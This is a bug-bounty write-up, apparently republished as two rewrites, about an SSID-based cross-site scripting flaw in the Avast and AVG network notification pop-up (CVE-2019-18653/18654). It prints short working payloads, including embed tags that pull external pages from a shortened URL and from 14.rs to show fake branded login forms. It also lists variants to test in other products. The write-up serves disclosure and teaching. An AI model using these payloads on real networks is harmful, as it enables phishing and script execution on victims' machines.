5000 USD XSS issue at avast desktop antivirus

A few years ago, I read a good article from one of the bug hunters when he just got a lot of XSS issues in some big companies by putting XSS payload on his SSID name (I really lost the bookmark for one reason). In short, when he surfs to many applications, he gets many applications that reflect the value of his SSID…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Avast Internet Security and Avast Premier for Windows ship a Firewall feature whose Network Notification component shows a pop-up when the machine connects to a network it has not seen before. The pop-up displays the SSID of the wireless network and asks the user to classify it as Private or Public. The same code base is shared with AVG, so AVG Internet Security carried the same behaviour.
The problem is that the SSID is attacker-controlled data: anyone within radio range can name an access point. Avast reflected that name into the notification without sanitising special characters, so an SSID containing HTML and JavaScript executed inside the notification window. The notification is rendered with a https://local.avast.com origin, which is why the researcher's first observation was a pop-up warning carrying that address.
Two CVEs came out of this work: CVE-2019-18653 for Avast and CVE-2019-18654 for AVG.
Setup
- Avast: Internet Security version 19.3.2369 (build 19.3.4241.440). The report also states that Avast Free Antivirus and the Premier edition are affected.
- AVG: Internet Security version 19.3.3084 (build 19.3.4241.440).
- OS: Windows 10 with the latest patches as of 22 March 2019. The OS X version of Avast is not affected.
- Preconditions: the antivirus is installed and active, the Firewall's network notification is enabled, and the victim connects to a network whose SSID the attacker controls. No user interaction beyond joining the network is needed.
Finding it
The researcher had been using an XSS payload as his own SSID for years, after reading a bug hunter's write-up about applications that reflect the SSID name. On a work notebook with Avast installed, the machine joined his tethering network automatically during a training session and, within seconds, a pop-up appeared on the desktop showing https://local.avast.com. A class recording captured the moment, and the next day he worked out the cause: the embedded Network Notification feature reflects the SSID name without sanitising it.

The image shows the normal behaviour of the feature: a notification that the user has connected to a wireless network whose SSID is "My Hotspot", followed by the choice between a private and a public network.
Exploitation
Step 1: choose a payload that fits in an SSID
An SSID is limited to 32 characters, so the payload has to be short. The researcher used the short XSS payloads published by BruteLogic and s0md3v. The basic proof of concept is:
><img src=x onerror=prompt(1)>
The leading > closes whatever tag the SSID is being inserted into, the img element fails to load x, and the onerror handler calls prompt(1), which proves script execution with a visible dialog.
Step 2: connect the victim to the SSID
Set the access point's SSID to the payload and have the victim join it. The researcher's summary of the flow is: create the SSID with the payload, connect the Windows machine with Avast installed and active, and wait for the Network Notification feature to fire.
Step 3: wait for the notification
A few seconds after the connection is established, the pop-up notification appears and the script runs.

The two screenshots show the triggered script in the notification pop-up, one for Avast and one for AVG.
Step 4: load a full login page from a short URL
A prompt(1) proves the bug but not the impact. To render a convincing fake login form, the payload has to pull in external content, and 32 characters is not enough for a full URL. The researcher used a URL shortener:
><embed src=//tiny.cc/XYZABCX>

bit.ly is mentioned as an alternative. The embed element loads the shortened URL inside the notification, so an arbitrary page, for example a credential harvesting form styled with the Avast or AVG logo, appears in the pop-up.
Step 5: load a script from an external host
The same trick works with any external URL, credited to s0md3v:
><embed src=//14.rs>

This shows that scripts can also be triggered from other external URLs.
Root cause
The Network Notification component builds its pop-up from the SSID string and inserts it into the notification's HTML without escaping special characters such as >, <, :, / and ;. Because the notification is rendered as a web view with a local.avast.com origin, injected markup is parsed and executed like any other page content. The report does not describe the server or client code involved, so the exact insertion point is not shown; the behaviour is consistent with unescaped string concatenation into the notification template.
Impact
An attacker within wireless range can run JavaScript in a privileged-looking Avast or AVG notification on any Windows machine running the affected versions, as soon as the machine joins the attacker's network. The notification has no visible URL, so a fake login page shown inside it is hard for a user to distinguish from a genuine Avast prompt. The report shows that a fake login page, for example with the Avast or AVG logo, can be displayed through the notification; it does not demonstrate any further capability from the local.avast.com origin.
Fix
Avast fixed the issue in Avast 19.4, according to its reply of 24 May 2019. The report does not describe the code change.
Variants to test
- Other notification surfaces. Any product that shows the SSID in a desktop or mobile notification, a tray balloon, a connection dialog or a captive portal prompt is a candidate. A positive result is a dialog appearing when the machine joins a network named with
><img src=x onerror=prompt(1)>. - Stored SSID reflection. Router and repeater admin panels that list nearby or saved SSIDs, as in the Pix-Link, Intelbras and N.Plug cases cited in the report, store the name and render it later. A positive result is script execution when an administrator opens the wireless or client list page.
- Length-limited fields. Wherever the reflected field is short, replace the inline payload with
><embed src=//short.url>and check whether the external page renders inside the notification. A positive result is the same execution with the payload placed in one of those fields instead of the SSID.
Timeline
| Date | Event |
|---|---|
| 21 March 2019 | Issue found, root cause not yet known |
| 22 March 2019 | Root cause identified, report sent to [redacted] |
| 25 March 2019 | AVG confirmed affected; Avast confirms the bug and says a fix will follow soon |
| 24 May 2019 | Avast reports the issue fixed in Avast 19.4 |

| 12 June 2019 | Avast decides the issue is rather serious and awards $5,000 |
| 30 October 2019 | CVE-2019-18653 assigned for Avast, CVE-2019-18654 for AVG |

The last two images show sample fake login pages rendered through the notification pop-up, one with Avast branding and one with AVG branding.
What happened, in plain words
A security researcher found a way to make a popular antivirus program run his own code on a Windows computer, without the owner doing anything unusual. The trick did not involve a website, an email attachment or a malicious download. It involved the name of a Wi-Fi network.
Every Wi-Fi network has a name, called an SSID. When your computer joins a network it has not seen before, Avast (and its sibling product AVG) shows a small pop-up window asking whether the network is private or public. That pop-up displays the network's name. The program took the name and placed it into the pop-up without cleaning it first. So if the name contained instructions that a browser understands as code, the pop-up would run that code.
Anyone within radio range can create a Wi-Fi network and give it any name they like. That means an attacker could stand near a target, create a network whose name is a small piece of code, and wait for the victim's laptop to join it. A few seconds later the pop-up appears and the code runs inside it. Because the pop-up looks like a genuine Avast window, the attacker could use it to show a fake login page.
The researcher reported it, Avast confirmed it within about two days, fixed it in a later version, and paid a $5,000 reward. Two official vulnerability identifiers were assigned: CVE-2019-18653 for Avast and CVE-2019-18654 for AVG.
Background: the pieces involved
Before the steps make sense, here are the parts of the puzzle, explained from scratch.
What an antivirus does, and what a firewall does
An antivirus is a program that watches a computer for malicious software. A firewall is a part of that program that watches network traffic going in and out. Avast Internet Security and Avast Premier for Windows include a firewall. AVG Internet Security is a closely related product: the report says the product codes were mostly merged, so the same behaviour appeared in both.
What the Network Notification feature does
When your computer joins a Wi-Fi network it has not joined before, the firewall shows a pop-up. The pop-up tells you that you have connected to a new network and asks you to classify it as Private (trusted, for example your home) or Public (untrusted, for example a coffee shop). This is a normal, helpful feature.
The image shows the feature working normally: a notification saying the user has connected to a wireless network whose SSID is "My Hotspot", followed by the choice between a private and a public network.
What an SSID is
SSID stands for Service Set Identifier. It is simply the name a Wi-Fi network broadcasts. When you open the list of available networks on your phone or laptop, each entry in that list is an SSID. Two important facts about SSIDs:
- Anyone can choose one. If you create a Wi-Fi hotspot, you type its name yourself. There is no central authority checking it.
- The name is short. An SSID is limited to 32 characters. That limit matters a lot later, because code that fits in a name has to be very compact.
What a pop-up notification actually is, technically
A pop-up like this is not a simple drawing. It is a small web page rendered by an embedded browser component inside the antivirus program. The researcher's first observation was a pop-up warning carrying the address https://local.avast.com. In plain terms, the pop-up believes it belongs to a page hosted at that address, which is why the researcher's first observation was a pop-up carrying that address. Because it is a web page, it understands HTML and JavaScript, the languages of the web.
What HTML and JavaScript are
HTML is the language that describes the structure of a web page: headings, images, forms, buttons. It is written with tags, which look like <img> or <embed>. JavaScript is the language that makes a page do things: react to clicks, show dialogs, send data. A browser reads HTML, builds the page, and runs any JavaScript it finds.
What XSS means
XSS stands for Cross Site Scripting. It is a class of bug where a program takes something a user can influence and places it into a web page without cleaning it, so that the influenced text is treated as code instead of as plain text. The everyday comparison: imagine a form where you write your name, and the office prints a badge that says "Hello, [your name]". If you write your name as "please also print a free coffee voucher", a badly built system might print the voucher too, because it treated your words as instructions rather than as a name. XSS is the same idea, with code instead of words.
There are two main flavours:
- Reflected XSS: the dangerous text is not stored anywhere. It is sent in, echoed straight back into a page, and disappears afterwards. The victim has to be exposed to the input at the moment it is echoed.
- Stored XSS: the dangerous text is saved (in a database, a settings file, a device's memory) and shown again later to whoever views that page.
This case is reflected XSS: the SSID name is echoed into the notification each time the machine connects, and nothing is saved by Avast.
What sanitising means
Sanitising (or escaping) means converting characters that have special meaning in HTML into harmless text. For example, the character < normally starts a tag. If a program replaces < with a code that displays a literal less-than sign, the browser shows the character instead of treating it as the start of a tag. A program that skips this step is said to reflect input "without sanitising".
What a CVE is
CVE stands for Common Vulnerabilities and Exposures. It is a public catalogue of known security flaws, and each entry gets an identifier such as CVE-2019-18653. The identifier lets vendors, researchers and defenders refer to the same issue unambiguously.
The setup: what was affected
The report lists the exact versions and environment:
- Avast: Internet Security version 19.3.2369 (build 19.3.4241.440). The report also states that Avast Free Antivirus and the Premier edition are affected.
- AVG: Internet Security version 19.3.3084 (build 19.3.4241.440).
- Operating system: Windows 10 with the latest patches as of 22 March 2019. The OS X version of Avast is not affected.
- Preconditions: the antivirus is installed and active, the firewall's network notification is enabled (it is on by default), and the victim connects to a network whose SSID the attacker controls. No user interaction beyond joining the network is needed.
That last point is the heart of the issue. The victim does not have to click a link, open a file or visit a website. Joining the network is enough.
How it was found
The researcher had been using an XSS payload as his own SSID for years. He got the idea after reading a write-up by another bug hunter about applications that reflect the SSID name. In other words, he had been naming his own hotspot with a small piece of code, as a habit, to see which programs would echo it back unsafely.
On a work notebook with Avast installed, the machine joined his tethering network automatically during a training session. Within seconds, a pop-up appeared on the desktop showing https://local.avast.com. A class recording captured the moment. The next day he worked out the cause: the embedded Network Notification feature reflects the SSID name without sanitising it.
This is a useful lesson in itself. The bug was not found by reading source code. It was found because the researcher had deliberately put a strange name on his own network and noticed an unexpected pop-up.
Exploitation, step by step
Step 1: choose a payload that fits in an SSID
An SSID is limited to 32 characters, so the payload has to be short. The researcher used short XSS payloads published by BruteLogic and s0md3v. The basic proof of concept is:
><img src=x onerror=prompt(1)>
Here is what each part does, in plain words:
>closes whatever HTML tag the SSID is being inserted into. If the program wrote something like<div class="ssid">and then the SSID, the leading>ends that opening tag early, so the following text is treated as new markup rather than as the content of the div.<img src=x onerror=prompt(1)>creates an image element.src=xtells the browser to load an image from the addressx, which does not exist.onerror=prompt(1)is an event handler. It says: when the image fails to load, run this code.prompt(1)opens a small dialog box showing the number 1.
The dialog is the proof. If a box with "1" appears, the browser executed the code, which means the input was not sanitised. The researcher chose prompt(1) because it is harmless and unmistakable: it does not steal anything, it just proves execution.
Step 2: connect the victim to the SSID

Set the access point's SSID to the payload and have the victim join it. The researcher's summary of the flow is: create the SSID with the payload, connect the Windows machine with Avast installed and active, and wait for the Network Notification feature to fire.
The image shows the XSS being triggered through the SSID name.
Why this step matters: the attacker does not need to compromise the victim's computer first. The attacker only needs to control a network the victim joins. That could be a hotspot the victim joins.
Step 3: wait for the notification
A few seconds after the connection is established, the pop-up notification appears and the script runs.
The two screenshots show the triggered script in the notification pop-up, one for Avast and one for AVG.
Why this step matters: it confirms the timing. The victim does not need to open the antivirus interface. The notification fires on its own when the connection is detected, and the code runs inside it.
Step 4: load a full login page from a short URL
A prompt(1) proves the bug but not the impact. To render a convincing fake login form, the payload has to pull in external content, and 32 characters is not enough for a full URL. The researcher used a URL shortener:
><embed src=//tiny.cc/XYZABCX>
Here is what each part does:
>again closes the surrounding tag, so the following markup is parsed as new HTML.<embed src=//tiny.cc/XYZABCX>creates an embed element, which loads content from the given address into the page. The address here is a shortened URL. The//at the start means "use the same scheme as the current page", so if the notification is loaded over HTTPS, the embedded content is fetched over HTTPS too.tiny.ccis a URL shortening service.bit.lyis mentioned as an alternative. A shortener turns a long address into a short one, which is exactly what is needed to fit inside 32 characters.
Why this step matters: the embed element loads a whole page inside the notification. That page can be anything, for example a credential harvesting form styled with the Avast or AVG logo. The victim sees a login box inside what looks like a genuine antivirus window.
The two images show a login form from another portal being triggered inside the notification pop-up.
Step 5: load a script from an external host
The same trick works with any external URL, credited to s0md3v:
><embed src=//14.rs>
Here is what each part does:
>closes the surrounding tag.<embed src=//14.rs>loads content from the address14.rs, a very short domain name. Because the domain is short, the whole payload fits within the SSID limit.

The image shows the script being triggered by using the external script.
Why this step matters: it shows that scripts can also be triggered from other external URLs, so the SSID stays short.
Why it worked: the root cause
The Network Notification component builds its pop-up from the SSID string and inserts it into the notification's HTML without escaping special characters such as >, <, :, / and ;. Because the notification is rendered as a web view with a local.avast.com origin, injected markup is parsed and executed like any other page content.
The report does not describe the server or client code involved, so the exact insertion point is not shown. The behaviour is consistent with unescaped string concatenation into the notification template: the program takes the name, glues it into a page, and hands the page to a browser component.
A useful comparison: think of a mail merge. If you write a letter template that says "Dear [name]" and the name field contains a paragraph of instructions, a naive merge will paste the instructions into the letter. The fix is to treat the name as text, not as part of the template. That is exactly what escaping does.
What an attacker could do with it
An attacker within wireless range can run JavaScript in a privileged-looking Avast or AVG notification on any Windows machine running the affected versions, as soon as the machine joins the attacker's network. The notification has no visible URL, so a fake login page shown inside it is hard for a user to distinguish from a genuine Avast prompt.
The report shows that a fake login page, for example with the Avast or AVG logo, can be displayed through the notification; it does not demonstrate any further capability from the local.avast.com origin.
The two images show sample fake login pages rendered through the notification pop-up, one with Avast branding and one with AVG branding.
Why the missing URL matters: in a normal browser, a user can look at the address bar to check whether a login page is genuine. In this pop-up there is no address bar. The user sees a window that looks like part of the antivirus, with the antivirus logo, asking for a password. That is a strong illusion.
The fix
Avast fixed the issue in Avast 19.4, according to its reply of 24 May 2019. The report does not describe the code change.
In plain words: instead of pasting the network name straight into the page, the program should convert the dangerous characters into harmless equivalents. Then a network called ><img src=x onerror=prompt(1)> would appear in the notification as that literal text, not as an image tag.
Where else to look
Once you understand the pattern, you can look for it in other places. The report lists several directions.
- Other notification surfaces. Any product that shows the SSID in a desktop or mobile notification, a tray balloon, a connection dialog or a captive portal prompt is a candidate. A positive result is a dialog appearing when the machine joins a network named with
><img src=x onerror=prompt(1)>. - Stored SSID reflection. Router and repeater admin panels that list nearby or saved SSIDs, as in the Pix-Link, Intelbras and N.Plug cases cited in the report, store the name and render it later. A positive result is script execution when an administrator opens the wireless or client list page.
- Length-limited fields. Wherever the reflected field is short, replace the inline payload with
><embed src=//short.url>and check whether the external page renders inside the notification. A positive result is the same execution with the payload placed in one of those fields instead of the SSID.
Why these variants matter: the same mistake, echoing untrusted text into a page without escaping, appears in many products. The SSID is just one source of untrusted text. Any field an attacker can influence and a program displays later is a candidate.
Timeline
| Date | Event |
|---|---|
| 21 March 2019 | Issue found, root cause not yet known |
| 22 March 2019 | Root cause identified, report sent to [redacted] |
| 25 March 2019 | AVG confirmed affected; Avast confirms the bug and says a fix will follow soon |
| 24 May 2019 | Avast reports the issue fixed in Avast 19.4 |
| 12 June 2019 | Avast decides the issue is rather serious and awards $5,000 |
